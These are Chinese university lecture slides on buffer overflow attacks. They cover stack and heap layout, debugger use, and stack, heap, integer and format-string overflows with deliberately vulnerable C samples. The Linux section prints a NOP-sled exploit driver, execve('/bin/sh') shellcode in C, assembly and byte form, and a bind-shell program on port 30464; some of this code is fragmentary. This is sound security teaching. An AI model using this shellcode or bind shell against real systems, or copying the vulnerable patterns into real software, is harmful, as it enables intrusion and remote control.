缓冲区溢出攻击技术

文伟平 博士 副教授
weipingwen@ss.pku.edu.cn
北京大学 软件与微电子学院 信息安全系
北京大学信科学院软件所信息安全实验室


北京大学


课程内容

- 缓冲区溢出相关背景概念
- 缓冲区溢出原理
- 溢出保护技术
- 安全编程技术

引子

- **1988 Morris蠕虫事件**
- **CERT统计数据**





缓冲区溢出相关概念

- 缓冲区
  - 从程序的角度，缓冲区就是应用程序用来保存用户输入数据、程序临时数据的内存空间
  - 缓冲区的本质
    - 数组
  - 存储位置
    - Stack
    - Heap
    - 数据段

缓冲区溢出相关概念

◆缓冲区溢出

- 如果用户输入的数据长度超出了程序为其分配的内存空间，这些数据就会覆盖程序为其它数据分配的内存空间，形成所谓的缓冲区溢出

缓冲区溢出攻击的发展历史

- 1988
  - Morris蠕虫－fingerd缓冲区溢出攻击
- 1996
  - Aleph One, Smashing the Stack for Fun and Profit, Phrack 49
- 1998
  - Dildog: 提出利用栈指针的方法完成跳转
  - The Tao of Windows Buffer Overflows
- 1999
  - Dark Spyrit: 提出使用系统核心DLL中的Jmp ESP指令完成跳转, Phrack 55
  - M. Conover: 基于堆的缓冲区溢出教程

缓冲区溢出攻击背景知识与技巧

- 编译器、调试器的使用
  - Linux: gcc+gdb
- 进程内存空间结构
- 汇编语言基本知识
- 栈的基本结构
- 函数调用过程

GCC编译器基础

- 著名的GNU的Ansi c/c++编译器
  - gcc [options] [filenames]
  - 编译: gcc -c test.c 生成 test.o
  - 连接: gcc -o test test.o
  - 同时搞定: gcc test.c -o test
- make: 用于控制编译过程
  - Makefile How To

GDB调试器的使用

- 断点相关指令
  - break/clear, disable/enable/delete
  - watch – 表达式值改变时，程序中断
- 执行相关指令
  - run/continue/next/step
  - attach – 调试已运行的进程
  - finish/return
- 信息查看相关指令
  - info reg/break/files/args/frame/functions/…
  - backtrace – 函数调用栈
  - print /f exp – 显示表达式的值
  - x /nfu addr – 显示指定内存地址的内容
  - list – 列出源码
  - disass func – 反汇编指定函数

Win32平台调试器

- OllyDbg
  - 32-bit assembler level analysing debugger by Oleh Yuschuk
  - Free
  - 支持插件机制
    - OllyUni: 查找跳转指令功能
    - Uiltra String Referennce:查找字符串
- Softice
- Syser Debugger
- WinDbg
- IDA Pro,W32DASM

简单溢出实例

```
#include <stdio.h>
int main()
{
    char name[8] = {0};
    printf( “Your name:” );
    gets(name);
    printf( “Hello,%s!” ,name);
    return 0;
}
```

test0.c

缓冲区溢出的危害

- 应用程序异常
- 系统不稳定甚至崩溃
- 程序跳转到恶意代码，控制权被窃

缓冲区溢出原理

预备知识

- 理解程序内存空间
- 理解堆栈
- 理解函数调用过程
- 理解缓冲区溢出的原理


Windows环境下的堆栈

- 程序空间由何构成?
- 堆栈是什么?
- 堆栈里面放的都是什么信息?
- 程序使用超过了堆栈默认的大小怎么办?
- 在一次函数调用中,堆栈是如何工作的?

Win32进程内存空间

- 系统核心内存区间
  - 0xFFFFFFFF~0x80000000 (4G~2G)
  - 为Win32操作系统保留
- 用户内存区间
  - 0x00000000~0x80000000 (2G~0G)
  - 堆: 动态分配变量(Malloc), 向高地址增长
  - 静态内存区间: 全局变量、静态变量
  - 代码区间: 从0x00400000开始
  - 栈: 向低地址增长
    - 单线程进程： (栈底地址: 0x0012FFXXXX)
  - 多线程进程拥有多个堆/栈

程序在内存中的映像



北京大学

栈

- 栈是一块连续的内存空间
  - 先入后出
  - 生长方向与内存的生长方向正好相反，从高地址向低地址生长
- 每一个线程有自己的栈
  - 提供一个暂时存放数据的区域
- 使用POP/PUSH指令来对栈进行操作
- 使用ESP寄存器指向栈顶，EBP指向栈帧底

栈内容

- 函数的参数
- 函数返回地址
- EBP的值
- 一些通用寄存器(EDI,ESI…)的值
- 当前正在执行的函数的局部变量

三个重要的寄存器

- SP(ESP)
  - 即栈顶指针，随着数据入栈出栈而发生变化
- BP(EBP)
  - 即基地址指针，用于标识栈中一个相对稳定的位置。通过BP,可以方便地引用函数参数以及局部变量
- IP(EIP)
  - 即指令寄存器，在将某个函数的栈帧压入栈中时，其中就包含当前的IP值，即函数调用返回后下一个执行语句的地址

函数调用过程

- 把参数压入栈
- 保存指令寄存器中的内容，作为返回地址
- 放入堆栈当前的基址寄存器
- 把当前的栈指针(ESP)拷贝到基址寄存器，作为新的基地址
- 为本地变量留出一定空间，把ESP减去适当的数值

函数调用中栈的工作过程

- 调用函数前
  - 压入栈
    - 上级函数传给A函数的参数
    - 返回地址(EIP)
    - 当前的EBP
    - 函数的局部变量
- 调用函数后
  - 恢复EBP
  - 恢复EIP
  - 局部变量不作处理

例子－(逆向工程演示)

```
   #include <stdio.h>
   #define PASSWORD
"1234567"
   int verify_password (char
*password)
   {
     int authenticated;
     char buffer[8];
   // add local buff to be
overflowed

authenticated=strcmp(passwo
rd,PASSWORD);
     strcpy(buffer,password);
//over flowed here!
     return authenticated;
   }
```

```
main()
{ int valid_flag=0;
  char password[1024];
  while(1)
  {
   printf("please input password:  ");
   scanf("%s",password);
   valid_flag = verify_password(password);
   if(valid_flag)
   { printf("incorrect password!\n\n"); }
   else
    {
     printf("Congratulation! You have
passed the verification!\n");
     break; }
    }
}
```

test1.c

北京大学

例子二

```
int main()
{AFunc(5,6); return 0;}
```

```
int AFunc(int i,int j)
{
    int m = 3;
    int n = 4;
     m = i;
    n = j;
     BFunc(m,n);
     return 8;
}
```

```
int BFunc(int i,int j)
{
  int m = 1;
  int n = 2;
  m = i;
  n = j;
  return m;
}
```


test2.cpp

北京大学

函数调用中栈的工作过程


AFunc(5,6);
push 6
push 5
call _AFunc
add esp+8

_AFunc
push ebp
mov ebp,esp
sub esp,48h
//压入环境变量
//为局部变量分配空间



栈中数据分配


```
0012FED0 · 0012FF80
0012FED4 · 77D18830 USER32.77D18830
0012FED8 · 7FFD9000
0012FEDC · CCCCCCCC
0012FEE0 · CCCCCCCC
0012FEE4 · CCCCCCCC
0012FEE8 · CCCCCCCC
0012FEEC · CCCCCCCC
0012FEF0 · CCCCCCCC
0012FEF4 · CCCCCCCC
0012FEF8 · CCCCCCCC
0012FEFC · CCCCCCCC
0012FF00 · CCCCCCCC
0012FF04 · CCCCCCCC
0012FF08 · CCCCCCCC
0012FF0C · CCCCCCCC
0012FF10 · CCCCCCCC
0012FF14 · CCCCCCCC
0012FF18 · CCCCCCCC
0012FF1C · 00000004
0012FF20 · 00000003
0012FF24 ┌0012FF80
0012FF28 │00401111 返回到 test2.main+21
0012FF2C │00000005
0012FF30 │00000006
```



函数调用中栈的工作过程


```
AFunc(5,6);
……
call _AFunc
add esp+8

_AFunc
{……return 0;}
pop edi
pop esi
pop ebx
add esp,48h
//栈校验
pop ebp
ret
```



当缓冲区溢出发生时……

```
int AFunc(int i,int j)
{
    int m = 3;
    int n = 4;
    char szBuf[8] = {0};
    strcpy(szBuf, “This is a overflow buffer!”);
    m = i;
    n = j;
    BFunc(m,n);
    return 8;
}
```




北京大学

Linux系统下的栈溢出攻击

- 栈溢出攻击
  - NSR模式
  - NRS模式
  - RS模式
- Shellcode

NSR溢出模式





```c
#include<stdio.h>
int main(int argc,char **argv){
    char buf[500];
    strcpy(buf,argv[1]);
    printf("buf's 0x%8x\n",&buf);
    getchar();
    return 0;
}
```


```c
int main(int argc,char *argv[]){
    char buf[530];
    char* p; p=buf;
    int i; unsigned long ret;
    int offset=0;

    /* offset=400 will success */
    if(argc>1) offset=atoi(argv[1]);
    ret=get_esp()-offset;
    memset(buf,0x90,sizeof(buf));
    memcpy(buf+524,(char*)&ret,4);
    memcpy(buf+i+100,shellcode,strlen(shellcode));
    printf("ret is at 0x%8x\n esp is at 0x%8x\n",
        ret,get_esp());
    execl("./vulnerable1","vulnerable1",buf,NULL);
    return 0;
}
```

RNS溢出模式



RS溢出模式—利用环境变量



vulnerable2.c:

stackexploit3.c:

栈溢出模式分析

- 挑战
  - 溢出点 (在哪改写返回地址？)
  - Shellcode地址 (将返回地址改写成什么？)
- NSR模式
  - 最经典的方法 – Alpha One
  - 需要漏洞程序有足够大的缓冲区
- RNS模式
  - 能够适合小缓冲区情况，更容易计算返回地址
- RS模式
  - 最新的方法: execve (filename, argv [], envp[]);
  - Ret = 0xc0000000 – 4 – strlen (FILENAME) – strlen (shellcode), 不需要任何NOP
  - 但对远程缓冲区溢出攻击不适用

Shellcode C版本

```
1  #include <stdio.h>
2  int main ( int argc, char * argv[] )
3  {
4       char * name[2];
5       name[0] = "/bin/sh";
6       name[1] = NULL;
7       execve( name[0], name, NULL );
8  }
```

Shellcode 汇编版本

```
 9  int main ()
10  {
11      __asm__
12      ("
13           mov     $0x0,%edx
14           push    %edx
15           push    $0x68732f6e
16           push    $0x69622f2f
17           mov     %esp,%ebx
18           push    %edx
19           push    %ebx
20           mov     %esp,%ecx
21           mov     $0xb,%eax
22           int     $0x80
23      ");
24  }
```

shellcode_asm.c

```
 9  int main ()
10  {
11      __asm__
12      ("
13           xor     %edx,%edx
14           push    %edx
15           push    $0x68732f6e
16           push    $0x69622f2f
17           mov     %esp,%ebx
18           push    %edx
19           push    %ebx
20           mov     %esp,%ecx
21           lea     0xb(%edx),%eax
22           int     $0x80
23      ");
24  }
```

shellcode_asm_fix.c
去除’\0’

北京大学

Shellcode Opcode版本

31 d2	xor %edx,%edx
52	push %edx
68 6e 2f 73 68	push $0x68732f6e
68 2f 2f 62 69	push $0x69622f2f
89 e3	mov %esp,%ebx
52	push %edx
53	push %ebx
89 e1	mov %esp,%ecx
8d 42 0b	lea 0xb(%edx),%eax
cd 80	int $0x80

```
1  char shellcode[] =
2  "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
3  "\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
4
5  int main()
6  {
7      __asm__("call shellcode");
8  }
```

北京大学

远程登录的Shellcode

```
 5  int soc,cli,soc_len;
 6  struct sockaddr_in serv_addr;
 7  struct sockaddr_in cli_addr;
 8
 9  int main()
10  {
11          if(fork()==0)
12          {
13                  serv_addr.sin_family=AF_INET;
14                  serv_addr.sin_addr.s_addr=htonl(INADDR_ANY);
15                  serv_addr.sin_port=htons(30464);
16                  soc=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
17                  bind(soc,(struct sockaddr *)&serv_addr,sizeof(serv_addr));
18                  listen(soc,1);
19                  soc_len=sizeof(cli_addr);
20                  cli=accept(soc,(struct sockaddr *)&cli_addr,&soc_len);
21                  dup2(cli,0);
22                  dup2(cli,1);
23                  dup2(cli,2);
24                  execl("/bin/sh","sh",0);
25          }
26  }
```

缓冲区溢出攻击发生的直接原因

- 没有内嵌支持的边界保护
  - User funcs
  - Ansi C/C++: strcat(), strcpy(), sprintf(), vsprintf(), bcopy(), gets(), scanf()…
- 程序员安全编程技巧和意识
- 可执行的栈(堆)
  - 给出Shell或执行任意的代码

缓冲区溢出原理及其利用

◆缓冲区溢出种类

- 栈溢出
- 堆溢出
- 整型溢出
- 格式化字符串溢出
- 其他溢出


栈溢出

- 特点
  - 缓冲区在栈中分配
  - 拷贝的数据过长
  - 覆盖了函数的返回地址或其它一些重要数据结构、函数指针

栈溢出实例

```
int AFunc(int i,int j)
{
    int m = 3;
    int n = 4;
    char szBuf[8] = {0};
    *(int *)((int)szBuf+20) = BFunc;
    m = i;
    n = j;
    BFunc(m,n);
    return 8;
}
```

用BFunc的地址替换正常的AFunc返回地址，使程序运行至BFunc



堆溢出(Heap Overflow)

- 内存中的一些数据区
  - .text 包含进程的代码
  - .data 包含已经初始化的数据(全局的，或者static的、并且已经初始化的数据)
  - .bss 包含未经初始化的数据(全局的，或者static的、并且未经初始化的数据)
  - heap 运行时刻动态分配的数据区
  - 还有一些其他的数据区
- 在.data、.bss和heap中溢出的情形，都称为heap overflow，这些数据区的特点是：数据的增长由低地址向高地址

堆溢出

- 堆和栈有何区别
  - 内存的动态分配与静态分配
- 堆溢出特点
  - 缓冲区在堆中分配
  - 拷贝的数据过长
  - 覆盖了堆管理结构

```
#define  BUFLEN 32
int main(int argc, char* argv[ ])
{
char *buf1;
buf1 = (char*)malloc(BUFLEN);
strcpy(buf1,argv[1]);
printf("%s\n",buf1);
free(buf1);
return 0;
}
```

test3.c

整型溢出

- 宽度溢出（Widthness Overflow）
  - 尝试存储一个超过变量表示范围的大数到变量中
- 运算溢出（Arithmetic Overflow）
  - 如果存储值是一个运算操作，稍后使用这个结果的程序的任何一部分都将错误的运行，因为这个计算结果是不正确的。
- 符号溢出(Signedness Bug)
  - 一个无符号的变量被看作有符号，或者一个有符号的变量被看作无符号

宽度溢出示例

```
void main(int argc,char* argv[])
{
    unsigned short s;
    int i;
    char buf[80];
    i = atoi(argv[1]);
    s = i;
    if(s >= 80)
        return;
    memcpy(buf,argv[2],i);
}
```

test4.c

运算溢出示例

```
void CopyIntArray(int *array,int len)
{
    int* myarray,i;
    myarray = malloc(len*sizeof(int));
    if(myarray == NULL)
        return;
    for(i=0;i<len;i++)
        myarray[i] = arrary[i];
}
```

符号溢出示例

```
void CopySomething(char *buf,int len)
{
    char kbuf[800];
    int size = sizeof(kbuf);
    if(len > size)
        return;
    memcpy(kbuf,buf,len);
}
```

格式化字符串溢出

- 关键字
  - “%n”
- 产生原因
  - printf()是不定参数输入
  - printf()不会检查输入参数的个数

格式化字符串溢出示例

```
#include <stdio.h>


int main(int argc, char *argv[])
{
char buffer[512]="";
strncpy(buffer,argv[1],500);
printf(buffer);
return 0;
}
```

其他溢出类型

- .data section溢出
- 文件格式溢出
- Lib库溢出

